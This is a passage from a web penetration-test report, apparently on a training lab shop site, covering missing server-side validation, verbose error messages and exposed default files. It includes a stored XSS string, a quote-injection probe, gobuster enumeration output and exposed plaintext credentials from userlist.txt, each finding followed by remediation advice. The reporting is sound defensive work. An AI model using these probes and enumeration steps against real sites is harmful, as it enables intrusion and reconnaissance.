# 18) Server side & Client side misconfiguration flaw

## 18. Server side & Client side misconfiguration flaw (Low)

Below mentioned website components are vulnerable to missing server-side validation.

**Affected URL:**

<http://url.com/forum/index.php?u=/user/register>

**Affected Parameter :**

Email address

**Affected URL :**


<http://url.com/profile/16/edit>

**Affected Parameter :**

Phone

# Observation

When you sign up in forum panel you must enter proper email address. We intercept the request and tamper with the email address in burpsuite. In repeater we check the output with tampered email address.



The screenshot shows the Burp Suite interface with a red border around the main content area. At the top, there are five buttons: 'Forward', 'Drop', 'Intercept is on' (which is highlighted in blue), 'Action', and 'Open Browser'. Below these are three tabs: 'Pretty' (selected), 'Raw', and 'Actions'. The 'Raw' tab contains the following request details:

```
1 GET /forum/index.php?u=/Ajax/user/register/mail_exists&mail=evil%40mail.com&token=7612cb7b957a2bfe85e28c32c6bc22af HTTP/1.1
2 Host: 13.127.217.154
3 Accept: application/json, text/javascript, */*; q=0.01
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
5 X-Requested-With: XMLHttpRequest
6 Sec-GPC: 1
7 Referer: http://13.127.217.154/forum/index.php?u=/user/register
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Cookie: key=8162B7D0-317A-D848-E77B-001792A2B04C; PHPSESSID=6glgo8svr0aukj06vtj7k4niv7; OV187134455=clanim54s7ign7ljsio0r2mpu6; X-XSRF-TOKEN=f0fcf3b8ccfb3b0af5db7942142fce65905db3f8af388c6812301489c26de8f0
11 Connection: close
12
13
```

**Untampered Request**

# Observation

Request to http://13.127.217.154:80

Forward

Drop

Intercept is on

Action

Open Browser


Pretty Raw \n Actions ▾

```
1 GET /forum/index.php?u=/Ajax/user/register/mail_exists&mail=evil&token=7612cb7b957a2bfe85e28c32c6bc22af HTTP/1.1
2 Host: 13.127.217.154
3 Accept: application/json, text/javascript, */*; q=0.01
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
5 X-Requested-With: XMLHttpRequest
6 Sec-GPC: 1
7 Referer: http://13.127.217.154/forum/index.php?u=/user/register|
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Cookie: key=8162B7D0-317A-D848-E77B-001792A2B04C; PHPSESSID=6g1go8svr0aukj06vtj7k4niv7; OV187134455=clanim54s7ign7ljsioOr2mpu6; X-XSRF-TOKEN=f0fcf3b8ccfb3b0af5db7942142fce65905db3f8af388c6812301489c26de8f0
11 Connection: close
12
13
```

Tampered Request ( Email Changed )

# Proof of Concept (PoC)

We drop the original request and refresh the page we created account successfully in forum.



# Observation

Not secure | 65.0.18.20/profile/16/edit/

style Store

My Cart    My Profile    My Orders

## My Profile

evil

admin@gmail.com

evil

911111111111

Please specify a valid phone number

alert("It's me XSS")

UPLOAD PROFILE PICTURE

UPDATE

# Proof of Concept (POC)

Response from http://65.0.18.20:80/profile/submit.php

Forward Drop Intercept is on Action Open Browser

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Tue, 07 Sep 2021 14:06:28 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
8 Pragma: no-cache
9 X-FRAME-OPTIONS: DENY
10 Set-Cookie: X-XSRF-TOKEN=58928c1bd1858e44f64d58c7d1098b1319a02651b2852f18bb61af825c4c502f;
11 Content-Length: 64
12
13 {"success":true,"successMessage":"Profile updated successfully."}
```

Not secure | 65.0.18.20/profile/profile.php

My Profile

evill  
admin@gmail.com

Username: evill

Contact No.: 9111111111

Delivery alert("It's me XSS")  
Address:

EDIT PROFILE CHANGE PASSWORD

## **Business Impact**

1. The data provided by the user ,if data is incorrect that's not a very big issue but still must be checked for proper validation.

## **Recommendation**

1. Implement all critical checks on server side code only.
2. Client-side checks must be treated as decoratives only.
3. All business logic must be implemented and checked on the server code. This includes user input, the flow of applications and even the URL/Modules a user is supposed to access or not.

## **Reference**

1. [https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A6-Security\\_Misconfiguration](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A6-Security_Misconfiguration)
2. [https://www.owasp.org/index.php/Unvalidated\\_Input](https://www.owasp.org/index.php/Unvalidated_Input)

# 19) Descriptive error message

## 19. Descriptive error message (Low)

Below mentioned website components are vulnerable to Descriptive error message.

**Affected URL:**

`http://url.com/?includelang=lang/en.php`

**Payload :**

`Includelang[ ]=lang/en.php`

**Affected URL :**

`http://url.com/products.php?cat=1'`

**Payload :**

`cat=1'`

# Observation

We click on language and include some special character in the url of language. It display some error that provide some information about the server.

Payload URL : url.com/?includelang[ ]=lang/fr.php

The screenshot shows a web browser window with a red border around the main content area. The address bar indicates the URL is `Not secure | 65.0.18.20/?includelang[]lang/fr.php`. The page content displays two warning messages:


```
Warning: include(): Filename cannot be empty in /home/trainee/uploads/code-61376f89e0bf9.php on line 1
Warning: include(): Failed opening " for inclusion (include_path='.:./usr/share/php') in /home/trainee/uploads/code-61376f89e0bf9.php on line 1
```

The browser interface includes standard navigation buttons (back, forward, search), a toolbar with icons for Exploit-DB, GHDB, and Imported Fro..., and a header with links for Lifestyle Store, Lang (dropdown), Blog, Forum, Sign Up, and Login.

# Observation

When we search some product in search bar and include some special character in GET based url. It display some error.

Payload URL : url.com/products.php?cat=1'



## **Business Impact**

1. This type of vulnerability is not direct impact on user or server but this is used to attacker mapping the architecture of a website and plan further attack on server.

## **Recommendation**

1. Do not display the default error messages because it tells about the server name & also sometimes about the location. So, whenever there is an error, send it to the same page or throw some manually written error.

## **Reference**

1. [https://www.owasp.org/index.php/Improper\\_Error\\_Handling](https://www.owasp.org/index.php/Improper_Error_Handling)

## 20) Default files/pages

### 20. Default files/pages (Low)

Below mentioned website components are vulnerable to Default files/pages.

#### **Default files :**

- robots.txt
- userlist.txt
- server-status
- phpinfo.php


# Observation

When we used gobuster with common.txt wordlist we got many default files and pages .

```
root💀kali㉿kali:[~]
gobuster dir -u http://13.127.217.154/ -w /usr/share/dirb/wordlists/common.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://13.127.217.154/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2021/09/08 12:33:04 Starting gobuster in directory enumeration mode
=====
./.htpasswd (Status: 403) [Size: 178]
./.hta (Status: 403) [Size: 178]
./.htaccess (Status: 403) [Size: 178]
/cart (Status: 301) [Size: 194] [--> http://13.127.217.154/cart/]
/common (Status: 301) [Size: 194] [--> http://13.127.217.154/common/]
/config (Status: 301) [Size: 194] [--> http://13.127.217.154/config/]
Progress: 1147 / 4615 (24.85%) Progress: 1513 / 4615 (32.78%)
/forum (Status: 301) [Size: 194] [--> http://13.127.217.154/forum/]
/index.php (Status: 200) [Size: 751]
/lang (Status: 301) [Size: 194] [--> http://13.127.217.154/lang/]
/login (Status: 301) [Size: 194] [--> http://13.127.217.154/login/]
/orders (Status: 301) [Size: 194] [--> http://13.127.217.154/orders/]
/phpinfo.php (Status: 200) [Size: 90344]
/products (Status: 301) [Size: 194] [--> http://13.127.217.154/products/]
/profile (Status: 301) [Size: 194] [--> http://13.127.217.154/profile/]
/robots.txt (Status: 200) [Size: 65]
/search (Status: 301) [Size: 194] [--> http://13.127.217.154/search/]
/server-status (Status: 301) [Size: 194] [--> http://13.127.217.154/server-status/]
/signup (Status: 301) [Size: 194] [--> http://13.127.217.154/signup/]
/static (Status: 301) [Size: 194] [--> http://13.127.217.154/static/]
/vendor (Status: 301) [Size: 194] [--> http://13.127.217.154/vendor/]
=====
2021/09/08 12:33:11 Finished
=====
```

# Proof of Concept (PoC)

We entered robots.txt at the end of the index page URL, We got this page.




A screenshot of a web browser window. The address bar shows the URL "65.0.18.20/robots.txt" with a "Not secure" warning icon. The page content area displays the following text:

```
User-Agent: *
Disallow: /static/images/
Disallow: /ovidentiaCMS
```

# Proof of Concept (PoC)

We entered userlist.txt at the end of index page URL and we got this page.



A screenshot of a web browser window. The address bar shows the URL "65.0.18.20/userlist.txt" with a "Not secure" warning icon. Below the address bar, there are navigation icons (back, forward, search, etc.) and a toolbar with links to "Exploit-DB", "GHDB", and "Imported Fro...". The main content area displays a plain text list of user credentials:

```
Radhika:Radhika123:6
Nandan:Nandan123:7
chandan:chandan123:4
```

# Proof of Concept(PoC)

We entered server-status at the end of index page URL and we got this page which is gives you information about the server that can be used by this website.

The screenshot shows a browser window with the URL `65.0.18.20/server-status/`. The title bar indicates "Not secure". The main content is titled "Apache Server Status for localhost (via 127.0.0.1)".

Server Version: Apache/2.4.18 (Ubuntu)  
Server MPM: event  
Server Built: 2018-06-07T19:43:03

Current Time: Monday, 05-Nov-2018 14:46:35 IST  
Restart Time: Monday, 05-Nov-2018 09:14:47 IST  
Parent Server Config. Generation: 1  
Parent Server MPM Generation: 0  
Server uptime: 5 hours 31 minutes 47 seconds  
Server load: 1.34 1.26 1.06  
Total accesses: 35 - Total Traffic: 97 kB  
CPU Usage: u8.1 s11.23 cu0 cs0 - .0971% CPU load  
.00176 requests/sec - 4 B/second - 2837 B/request  
1 requests currently being processed, 49 idle workers

PID	Connections		Threads		Async connections	
	total	accepting	busy	idle	writing	keep-alive
17090	yes	0	25	0	0	0
17101	yes	1	24	0	1	0
Sum 1		1	49	0	1	0

Scoreboard Key:  
"\_" Waiting for Connection, "S" Starting up, "R" Reading Request,  
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,  
"C" Closing connection, "L" Logging, "G" Gracefully finishing,  
"T" Idle cleanup of worker, "." Open slot with no current process

Srv	PID	Acc	M	CPU	SS	Req	Conn	Child	Slot	Client	VHost	Request
0-0	17090/0/1/_	0.92	1777189	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET / HTTP/1.1			
0-0	17090/0/1/_	9.64	34	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status	HTTP/1.1	
0-0	17090/0/1/_	9.58	170	0	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /favicon.ico	HTTP/1.1	
0-0	17090/0/1/_	9.65	26	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status	HTTP/1.1	
0-0	17090/0/1/_	9.66	16	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status	HTTP/1.1	
0-0	17090/0/1/_	9.58	170	115	0.0	0.01	0.01	127.0.0.1				
0-0	17090/0/1/_	0.94	177641	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status	HTTP/1.1		
0-0	17090/0/1/_	0.93	1776614	0.0	0.01	0.01	127.0.0.1					
0-0	17090/0/1/_	0.92	177681	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status	HTTP/1.1		
0-0	17090/0/1/_	0.92	177700	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /favicon.ico	HTTP/1.1		
1-0	17100/0/1/_	9.62	9	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status	HTTP/1.1	
1-0	17100/0/1/_	9.63	8	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status	HTTP/1.1	
1-0	17100/0/1/_	0.62	8	1	0.0	0.00	0.00	127.0.0.1	localhost:8000	GET /server-status	HTTP/1.1	

# Proof of Concept (PoC)

We entered phpinfo.php at the end of index page URL and we get the information about the php which is used by this website.

The screenshot shows a browser window displaying the PHP info page. The title bar indicates the URL is `Not secure | 65.0.18.20/phpinfo.php`. The main content area has a purple header bar with the text "PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1". To the right of this header is a blue oval containing the "php" logo. Below the header is a table with several rows of configuration information. The table has two columns: "System" and "Value". The "System" column contains the names of the configuration items, and the "Value" column contains their corresponding values. The table includes the following rows:

System	Linux ip-172-26-6-47 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysqlnd.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-json.ini, /etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5.6/fpm/conf.d/20-sqlite3.ini, /etc/php/5.6/fpm/conf.d/20-sysvmsg.ini, /etc/php/5.6/fpm/conf.d/20-sysvsem.ini, /etc/php/5.6/fpm/conf.d/20-sysvshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-wddx.ini, /etc/php/5.6/fpm/conf.d/20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d/20-xsl.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226

## **Business Impact**

1. This type of vulnerability is not direct impact on user or server but this is used by attacker mapping the architecture of a website and plan further attack on server.

## **Recommendation**

1. Disable all default files and pages.

## **Reference**

1. <https://vuldb.com/?id.88482>
2. [https://www.beyondsecurity.com/scan\\_pentest\\_network\\_vulnerabilities\\_apache\\_http\\_server\\_httponly\\_cookie\\_information\\_disclosure](https://www.beyondsecurity.com/scan_pentest_network_vulnerabilities_apache_http_server_httponly_cookie_information_disclosure)

# THANK YOU

For any further clarifications/patch assistance, please  
Email : hrushikeshpawar9@gmail.com